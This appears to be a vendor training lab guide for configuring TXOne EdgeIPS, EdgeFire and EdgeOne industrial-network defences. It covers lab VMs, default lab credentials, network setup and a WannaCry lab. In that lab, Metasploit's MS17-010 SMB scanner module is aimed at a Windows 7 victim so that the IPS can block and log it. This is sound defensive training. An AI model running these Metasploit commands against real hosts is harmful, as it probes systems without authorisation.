401 TXOne Solutions
Advanced Configuration Lab Guide
Network Defense Solutions

Rev 3.3-251209

TXOne Networks

Global Training Services Team
TXOne Network Inc

3/15/2026

Filename: 401_TXOne_solutions_advanced_configuration_Lab_Guide-EdgeIPS-EdgeFireVPN-v3.3-251209-lab.pdf

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Revision History

Version	Author	Date	Change
v1.0	Louis Liu	2022/12/11	1st edition, provide EdgeIPS demo and test cases
v2.0	Louis Liu	2022/12/30	2nd edition, integrated StellarProtect and TMPS3 demo / lab test cases
v2.1	Louis Liu	2023/01/04	Remove demo case descriptions
v2.2	Chris Van Den Abbeele	2023/06/28	Lab guide split in separate documents per product
v2.3	Louis Liu	2023/07/10	Merge the use cases which listed in Miro
v2.4	Louis Liu	2023/10/28	EdgeFire Client-to-Site VPN EdgeFire Site-to-Site VPN
V2.41	Louis Liu	2023/11/28	EdgeIPS/EdgeFire initialize configuration briefing
V2.42	Louis Liu	2024/01/25	EdgeIPS lab 2 fine-tune
V3.0	Louis Liu	2024/04/18	Lab VM consolidation
V3.0	Louis Liu	2024/05/28	Lab 3, update Modbus traffic inspection
V3.1	Louis Liu	2024/11/01	Support EdgeOne v2.3
V3.2	Louis Liu	2024/12/17	Update Lab9, EdgeFire HA
3.2rfe	Chris Van Den Abbeele	2025/01/30	Revised for improved phrasing
3.3	Louis Liu	2025/12/09	Update for EdgeOne 2.5

Solutions Edition

Solutions	Edition
EdgeOne	2.5.18
EdgeIPS102	2.2.11
EdgeFire	2.1.9

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1. Lab scenarios mapped to features

Table 1 Lab scenarios mapped to features

Solution	Lab scenario	Features
EdgeIPS	Protect Against WannaCry Ransomware Attack	Virtual Patch
	Asset Vulnerability Management	AVM
	Virtual Patching to protect legacy assets	Virtual Patch
	Policy Rule Auto-Learning	Policy Rule Auto-Learning
	OT Workflow Whitelisting	Protocol Filter
	Domain Name Filter	Domain Name Filter
	CPSDR Networking	CPSDR Networking
EdgeFire	EdgeFire Client-to-Site VPN Configuration	EdgeFire VPN
	EdgeFire Site-to-Site VPN Configuration	EdgeFire VPN
	EdgeFire High Availability Configuration (Optional)	EdgeFire HA
EdgeOne	Build a Policy Enforcement Rule list	Policy Enforcement

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2. Lab Environment list

2.1 VMWare Image package list

Table 2 VMWare Image package list

Host	ZIP Filename	VMware Image Name	Hardware Specification	Purpose
A	EdgeOne_vxxx.zip	EdgeOne-xxxx	CPU: 8 Cores RAM: 16GB Hard Disk: 25G / 80G Network: Bridged	EdgeOne Server for EdgeIPS management
AB	LabConsole_xxx x.zip	LabConsole_xxxx	CPU: 2 Cores RAM: 4GB Hard Disk: 100G Network: Bridged	Web Console for EdgeOne, EdgeIPS, StellarOne
A	Attacker.zip	kali-linux-xxxx	CPU: 4 Cores RAM: 2GB Hard Disk: 80G Network: Bridged	Kali Linux for launch attack
B	Win7_ xxxx.zip	Win7_xxxx	CPU: 1 Cores RAM: 2GB Hard Disk: 60G Network: Bridged	Target victim which running ICS application simulator

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2.2 Hardware/Software list

Table 3 Hardware / Software Requirement

<table>
<tr><th>No.</th><th>Items</th><th colspan="4">Specification</th></tr>
<tr><td rowspan="9">1</td><td rowspan="9">Laptop</td><td>OS</td><td colspan="3">Windows 10 / 11</td></tr>
<tr><td>Hard Drive</td><td colspan="3">60GB minimum, 140GB Recommend</td></tr>
<tr><td>Memory</td><td colspan="3">16GB minimum, 24GB Recommend</td></tr>
<tr><td colspan="4">Hard drive space requirement that based on solution sets</td></tr>
<tr><td>Solutions</td><td>Space Requirement</td><td colspan="2">VM Required</td></tr>
<tr><td rowspan="2">EdgeIPS</td><td rowspan="2">80GB</td><td>Host A</td><td>-LabConsole
-EdgeOne
-Kali</td></tr>
<tr><td>Host B</td><td>-Win7</td></tr>
<tr><td rowspan="2">EdgeFire</td><td rowspan="2">80GB</td><td>Host A</td><td>-LabConsole
-EdgeOne
-Kali</td></tr>
<tr><td>Host B</td><td>-Win7</td></tr>
<tr><td>2</td><td>VMWare Workstation Pro 17</td><td colspan="3">Hypervisor</td></tr>
<tr><td>3</td><td>EdgeIPS</td><td colspan="3">Model IPS-102-BP-G2-R-TX</td></tr>
<tr><td>4</td><td>EdgeFire</td><td colspan="3">Model IEF-1012-TM</td></tr>
<tr><td>5</td><td>UTP LAN</td><td colspan="3">A UTP LAN port is needed to connect to the Edge devices; use a UTP-USB dongle if needed</td></tr>
<tr><td>6</td><td>Network Cable</td><td colspan="3">2 Network cables</td></tr>
</table>

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2.3 Lab network architecture





Figure 1 Lab network architecture

2.4 Credentials list

No.	VM Image	IP	Account / Password
1	LabConsole	192.168.23.196	txone/12345678
2	Kali Linux	192.168.23.197	kali/kali
3	EdgeOne	192.168.23.21	Web: txone/P@ssw0rd Server vshell: admin/P@ssw0rd
4	Win7	192.168.23.24	txone/12345678
5	Win7	192.168.100.25 192.168.200.25	
6	EdgeIPS	192.168.23.200	Web: txone/P@ssw0rd
7	EdgeFire	192.168.23.203 192.168.23.204	

2.5 VMWare Networks Settings

- Make sure your laptop can access the Internet via its wireless interface. Next to the WIFI interface you also need to have a UTP network interface. This one will be used to connect to the EdgeIPS.
- In VMware workstation, open the Virtual Network adapter and configure the VMWare NAT network to 192.168.23.0 /24.



- On the **LabConsole**, set the Network Adapter to Bridged.
  - Default setting of NAT default gateway is **192.168.23.2**
  - LabConsole and EdgeOne use **8.8.8.8** as DNS server.

2.6 Test Tools

- Kali Linux
  - Metasploit to launch the ms17-010 vulnerability attack
  - Metasploit to launch the CVE-2017-0143 vulnerability attack
  - Modbus client to send READ/WRITE COIL requests to the Modbus slave
- ModbusPal
  - Modbus slave to interact with the Modbus client
- Mandiant ApateDNS
  - Local DNS responder

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
3. Lab Environment setup

If you have just done the TXOne 301 EdgeIPS labs, then jump to section 3.2: Lab Readiness Checklist

3.1 Turn on the VMs


- (Optionally) Assign physical host IP address **1.1.1.1/32** for Host A LAN Adapter and physical host IP address **1.1.1.2/32** for Host B LAN Adapter. This is for better Lab network traffic isolation purposes.



- Bridge the VMWare network adapter to the **physical** network interface. Launch the VMWare Virtual Network Editor. This is an important step. Make sure that you bridge to the right physical network adapter. It should be the one with the UTP connector. (no virtual adapter, no Wi-Fi adapter,…)

Note:

Bridging a VMnet (virtual) network adapter to a specific physical LAN adapter may not be possible if one of the VMnet adapters is set to "**Auto**" mode. To resolve this, change the adapter from "Auto" to "**Bridged**" and assign it to the specific physical network card connected to your physical UTP port.



- VMWare configuration -


  Extract the lab VMs listed below and ensure that the virtual network adapter is set to “Bridged to your physical UTP NIC” (this is the default setting).

  Host A Bridged:


  EdgeOne, LabConsole, Kali Linux

  Host B Bridged:


  Win7




- If you are starting this 40x training from the beginning, revert the VMs *LabConsole*, *EdgeOne*, and *Win7* to their snapshots named "**ReadyforLabs**". If you are continuing from the 301 labs, no snapshot revert is needed; keep your current setup. Disable the EdgeIPS device rules. Verify the settings of each VM
- Choose the **Options** TAB
- Select **VMWare Tools**
- Check the "**Synchronize guest time with host**"
- Select the options in VM Tools updates "**Update manually (do nothing)**"
- Configure the network adaptor to **Bridged** for each VM



- Turn on LabConsole, EdgeOne, Win7 and Kali Linux. If this VM is powered on for the first time, choose "**I Moved It**"



- Log in to the LabConsole
  - User: **txone** (TXOne Expert)
  - Password: **12345678**
- It is recommended to configure the **display resolutions** for each VM to fit in your laptop LCD monitor
- Copy the "**EdgeLabKitVx.y.zip**" (**v2.5** or above) that was shared with you to the desktop of the **LabConsole** and expand it (right click the file and "Extract All"). It will create the "**EdgeLabKitVx.y.zip**" folder on the desktop.
- Move all subdirectories from that folder to the Edge folder, which is in the Training Folder on the Desktop, as indicated in the screenshot below.
- The training folder is served by a webserver that is running in this VM. We will access it from other VMs to download the files needed.



3.2 EdgeIPS Lab Readiness Checklist

- Lab environment checklist

No	Tasks	Checked
1	EdgeIPS device hardware available	
2	EdgeIPS device is initialized	
3	EdgeIPS has been registered with EdgeOne	
4	EdgeIPS is on firmware v2.2 or above	
5	The device group "**FAB12-10-27**" exists in EdgeOne and EdgeIPS has been moved into it	

Refer to the 301 TXOne solutions basic implementation training lab guide for Network defense solutions from Lab 3 to Lab 6. The EdgeIPS device IP address, EdgeOne IP address settings, also please refer to the 301-lab guide to configure the Edge devices and the IPS policy

- EdgeIPS Hardware wiring diagram





Figure 2 EdgeIPS Hardware wiring diagram

■ Policy Enforcement configuration

A. Make sure that the EdgeOne Policy Enforcement Operation is in "**Prevention Mode**".




B. Name a Policy enforcement rule "**IPS**".
The Policy "**any Source IP to any Target IP**" is not good practice. This is only done for these labs.

Basic Filter

Source IP / Single IP: **any**
Destination IP / Single IP: **any**
Service Object: Select "**any**
Action: **Accept and Log**

Advanced Filter


IPS Profile: **Default_IPS_Profile**




Edit Policy Enforcement Rule
Status
Rule Name*
IPS
Description
Basic Filters
Source IP / Object
Any
Destination IP / Object
Any
Service Object
Any
VLAN IDs
Any
Action
Allow and Log
Advanced Filters
Protocol Filter Profile
- Select -
Action
Allow
IPS Profile
Default_IPS_Profile
File Filter Profile
- Select -


4. EdgeIPS / EdgeFire Lab Guide

Lab1: Protection Against WannaCry Ransomware Attack

Table 4 Protection Against WannaCry Ransomware Attack

Items	Descriptions
Lab Case	Protection Against WannaCry Ransomware Attack
Steps	**- WannaCry lab pre-configuration** 1. Log in to the **LabConsole** VM 2. Navigate to the EdgeOne web UI 3. If you have just done the "**301 EdgeOne**" labs, you may have a Policy Enforcement rule "**FTP_and _HTTP**". Make sure to DISABLE that rule. (It would only allow FTP and HTTP traffic. So, it would block our exploit.) 4. Set the Policy Enforcement Operation Mode to "**Prevention Mode**" before starting this lab. 

Items	Descriptions
	- Launch the ms17-010 attack 5. Log in to Kali linux with the following credentials. - User: **kali** - password: **kali** 6. Launch Metasploit from kali Linux  7. Run the following commands - use auxiliary/scanner/smb/smb_ms17_010 - set RHOSTS 192.168.23.24 (Host A) - run 

Items	Descriptions
	- **The EdgeIPS should block the ms17-010 attack and there will be a cyber security log in EdgeOne** 1. Navigate to the EdgeOne web UI 2. Go the **Logs & Reports > Security Logs > Cyber Security Logs** 3. Verify the logs for the MS17-010 vulnerability attack. 
Expected Result	EdgeIPS has virtually patched the MS17-010 vulnerability and prevented the ICS host from being infected by the WannaCry Ransomware

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

Lab2: Asset Visibility and Vulnerability Management

Table 5 Asset Visibility and Vulnerability Management

Items	Descriptions
Lab Case	Asset discovery and vulnerability management
Steps	**- Asset visibility and vulnerability assessment** 1. Navigate to the EdgeOne web UI. 2. Go to **Visibility > OT Visibility > Asset View.** 3. Select the **EdgeIPS** device under the device group **FAB12-10-27.** 4. An asset named **WIN7** has been discovered. 5. Click **Bookmark Asset**  6. Click the **Expand** icon 

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



